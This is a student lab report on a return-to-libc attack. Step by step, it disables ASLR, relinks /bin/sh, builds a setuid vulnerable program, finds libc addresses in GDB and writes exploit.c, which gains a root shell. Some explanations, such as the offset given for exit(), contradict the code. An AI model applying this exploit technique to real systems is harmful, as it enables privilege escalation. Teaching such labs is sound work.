


IS Laboratory 4

Return-to-libc Attack Lab

C Diya

PES1201700246


Task 1: Address Space Randomization



```
VM1 [Running] - Oracle VM VirtualBox
Terminal
[10/03/20]seed@CDiya_PES1201700246:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/03/20]seed@CDiya_PES1201700246:~$

VM1 [Running] - Oracle VM VirtualBox
Terminal
[10/03/20]seed@CDiya_PES1201700246:~$ sudo rm /bin/sh
[10/03/20]seed@CDiya_PES1201700246:~$ sudo ln -s /bin/zsh /bin/sh
[10/03/20]seed@CDiya_PES1201700246:~$
```


Observation : The screenshot above shows the disabling of the address space randomisation which makes guessing addresses difficult. Then, the /bin/sh is redirecting to zsh to make the attack possible.



```
VM [Running] - Oracle VM VirtualBox
Terminal File Edit View Search Terminal Help
[10/03/20]seed@CDiya_PES1201700246:~$ gedit retlib.c
[10/03/20]seed@CDiya_PES1201700246:~$ gcc -fno-stack-protector -z noexecstack -o retlib re
tlib.c
[10/03/20]seed@CDiya_PES1201700246:~$ sudo chown root retlib
[10/03/20]seed@CDiya_PES1201700246:~$ sudo chmod 4755 retlib
[10/03/20]seed@CDiya_PES1201700246:~$ ls -l retlib
-rwsr-xr-x 1 root seed 7476 Oct  3 01:07 retlib
[10/03/20]seed@CDiya_PES1201700246:~$
```

Observation : The screenshot above shows the compiling of the retlib program. The security mechanism called "Stack Guard" to prevent buffer overflows is disabled and the stack is set to non-executable while compiling. The root and executable permissions are set to the retlib program. It can be observed that the program has gained root permissions.

Task 2: Finding out the address of the lib function



```
VM [Running] - Oracle VM VirtualBox
Terminal File Edit View Search Terminal Help
[10/03/20]seed@CDiya_PES1201700246:~$ gcc -fno-stack-protector -z noexecstack -g -o retlib
gdb retlib.c
[10/03/20]seed@CDiya_PES1201700246:~$ sudo chmod 4755 retlib
[10/03/20]seed@CDiya_PES1201700246:~$ ls -l retlib_gdb
-rwxrwxr-x 1 seed seed 9692 Oct  3 01:16 retlib_gdb
[10/03/20]seed@CDiya_PES1201700246:~$ gdb retlib_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib_gdb...done.
gdb-peda$
```

```

VM [Running] - Oracle VM VirtualBox
Terminal File Edit View Search Terminal Help
[-----registers-----]
EAX: 0x0
EBX: 0x0
ECX: 0xb7f1cbcc --> 0x25000
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffed48 --> 0xbfffed78 --> 0x0
ESP: 0xbfffed30 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484bb <bof->: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
[-----stack-----]
0000 | 0xbfffed30 --> 0x80485c2 ("badfile")
0004 | 0xbfffed34 --> 0x80485c0 --> 0x61620072 ('r')
0008 | 0xbfffed38 --> 0x1
0012 | 0xbfffed3c --> 0xb7dc8400 (< IO_new_fopen>: push ebx)
0016 | 0xbfffed40 --> 0xb7f1ddbc --> 0xbfffee2c --> 0xbfffe027 ("XDG_VTNR=7")
0020 | 0xbfffed44 --> 0xb7dc8406 (< IO_new_fopen+6>: add ebx,0x153bfa)
0024 | 0xbfffed48 --> 0xbfffed78 --> 0x0
0028 | 0xbfffed4c --> 0x804850f (<main+52>: add esp,0x10)
Legend: code, data, rodata, value
Breakpoint 1, bof (badfile=0x0) at retlib.c:10
10 fread(buffer, sizeof(char), 40, badfile);
gdb-peda$

```


```

VM [Running] - Oracle VM VirtualBox
Terminal File Edit View Search Terminal Help
ESP: 0xbfffed64 --> 0xbfffed80 --> 0x1
EIP: 0x80484e9 (<main+14>: sub esp,0x14)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484e5 <main+10>: push ebp
0x80484e6 <main+11>: mov ebp,esp
0x80484e8 <main+13>: push ecx
=> 0x80484e9 <main+14>: sub esp,0x14
0x80484ec <main+17>: sub esp,0x8
0x80484ef <main+20>: push 0x80485c0
0x80484f4 <main+25>: push 0x80485c2
0x80484f9 <main+30>: call 0x80483a0 <fopen@plt>
[-----stack-----]
0000 | 0xbfffed64 --> 0xbfffed80 --> 0x1
0004 | 0xbfffed68 --> 0x0
0008 | 0xbfffed6c --> 0xb7e20637 (< _libc_start_main+247>: add esp,0x10)
0012 | 0xbfffed70 --> 0xb7fba000 --> 0x1b1db0
0016 | 0xbfffed74 --> 0xb7fba000 --> 0x1b1db0
0020 | 0xbfffed78 --> 0x0
0024 | 0xbfffed7c --> 0xb7e20637 (< _libc_start_main+247>: add esp,0x10)
0028 | 0xbfffed80 --> 0x1
Legend: code, data, rodata, value
Breakpoint 1, 0x080484e9 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <_libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <_GI_exit>

```


Observation : The screenshots above show obtaining the system() and exit() address using the GDB. These values are then used in the exploit.c programs

Task 3 : Putting the shell string in the memory

A terminal window titled "Attacker1 [Running] - Oracle VM VirtualBox" with a menu bar (Terminal, File, Edit, View, Search, Terminal, Help) and a status bar (2:13 AM). The terminal shows the following commands and output:

```
[10/03/20]seed@CDiya_PES1201700246:~$ export MYSHELL=/bin/sh
[10/03/20]seed@CDiya_PES1201700246:~$ env | grep MYSHELL
MYSHELL=/bin/sh
[10/03/20]seed@CDiya_PES1201700246:~$
```

Observation :A new environment variable MYSHELL is created and makes it point to /bin/sh. The MYSHELL points directly to /bin/bash and its address is needed by other programs.

A terminal window titled "VM [Running] - Oracle VM VirtualBox" with a menu bar (Terminal, File, Edit, View, Search, Terminal, Help) and a status bar (1:27 AM). The terminal shows the following commands and output:

```
[10/03/20]seed@CDiya_PES1201700246:~$ gedit prnenv.c
[10/03/20]seed@CDiya_PES1201700246:~$ gcc -o prnenv prnenv.c
[10/03/20]seed@CDiya_PES1201700246:~$ ./prnenv
bffffdef
[10/03/20]seed@CDiya_PES1201700246:~$
```

Observation : The prnenv.c program is used to find the address of the MYSHELL variable. This address value is used for the attack in the exploit.c .


```

Attacker [Running] - Oracle VM VirtualBox
Terminal File Edit View Search Terminal Help
EDX: 0xb7f1c000 --> 0x1b1db0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffed38 --> 0xbfffed68 --> 0x0
ESP: 0xbfffed20 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
[-----stack-----]
0000 | 0xbfffed20 --> 0x80485c2 ("badfile")
0004 | 0xbfffed24 --> 0x80485c0 --> 0x61620072 ('r')
0008 | 0xbfffed28 --> 0x1
0012 | 0xbfffed2c --> 0xb7dc8400 (< IO_new_fopen>: push ebx)
0016 | 0xbfffed30 --> 0xb7f1ddbc --> 0xbfffe1c --> 0xbffff017 ("XDG_VTNR=7")
0020 | 0xbfffed34 --> 0xb7dc8406 (< IO_new_fopen+6>: add ebx,0x153bfa)
0024 | 0xbfffed38 --> 0xbfffed68 --> 0x0
0028 | 0xbfffed3c --> 0x804850f (<main+52>: add esp,0x10)
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:9
9 fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ p &buffer
$1 = (char (*)[12]) 0xbfffed24
gdb-peda$ p $ebp
$2 = (void *) 0xbfffed38
gdb-peda$

```

```

0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
[-----code-----]
0000 | 0xbfffed20 --> 0x80485c2 ("badfile")
0004 | 0xbfffed24 --> 0x80485c0 --> 0x61620072 ('r')
0008 | 0xbfffed28 --> 0x1
0012 | 0xbfffed2c --> 0xb7dc8400 (< IO_new_fopen>: push ebx)
0016 | 0xbfffed30 --> 0xb7f1ddbc --> 0xbfffe1c --> 0xbffff017 ("XDG_VTNR=7")
0020 | 0xbfffed34 --> 0xb7dc8406 (< IO_new_fopen+6>: add ebx,0x153bfa)
0024 | 0xbfffed38 --> 0xbfffed68 --> 0x0
0028 | 0xbfffed3c --> 0x804850f (<main+52>: add esp,0x10)
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:9
9 fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ p &buffer
$1 = (char (*)[12]) 0xbfffed24
gdb-peda$ p $ebp
$2 = (void *) 0xbfffed38
gdb-peda$
$3 = (void *) 0xbfffed38
gdb-peda$ p (0xbfffed38 - 0xbfffed24)
$4 = 0x14
gdb-peda$

```

```

VM [Running] - Oracle VM VirtualBox
File Edit View Search Tools Documents Help
Open Save
exploit.c x retlib.c x prnenv.c x
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;


    badfile = fopen("./badfile", "w");

    /* You need to decide the addresses and
       the values for X, Y, Z. The order of the following
       three statements does not imply the order of X, Y, Z.
       Actually, we intentionally scrambled the order. */
    *(long *) &buf[32] = 0xbffffdef; // "/bin/sh"
    *(long *) &buf[24] = 0xb7e42da0; // system()
    *(long *) &buf[28] = 0xb7e369d0; // exit()

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}


```

Observation : The screenshot above shows the exploit.c program with the value of system(), exit() and bin/sh. The X , Y and Z values are found by understanding the structure of the stack. The stack and address grow opposite sides due to which the system's entry address is set at bof's return address (&buf[24]), system's argument address is set at &buf[32], and exit's entry address is set at &buf[36].



```
VM1 [Running] - Oracle VM VirtualBox
Terminal File Edit View Search Terminal Help
[10/04/20]seed@CDIya_PES1201700246:~$ gcc exploit.c -o exploit
[10/04/20]seed@CDIya_PES1201700246:~$ ./exploit
[10/04/20]seed@CDIya_PES1201700246:~$ ls -l badfile
-rw-rw-r-- 1 seed seed 40 Oct  4 05:17 badfile
[10/04/20]seed@CDIya_PES1201700246:~$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# whoami
root
#
```

Observation : The screenshot above shows that the attack was successful and root access is obtained on running the retlib.c. The badfile is generated as well. It can be seen that the root(#) access is obtained. This can be confirmed by the whoami(root) and id commands.




```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;

    badfile = fopen("./badfile", "w");

    /* You need to decide the addresses and
    the values for X, Y, Z. The order of the following
    three statements does not imply the order of X, Y, Z.
    Actually, we intentionally scrambled the order. */
    *(long *) &buf[32] = 0xbffffdef ; // "/bin/sh"
    *(long *) &buf[24] = 0xb7e42da0 ; // system()
    /*(long *) &buf[28] = 0xb7e369d0 ; // exit()

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```

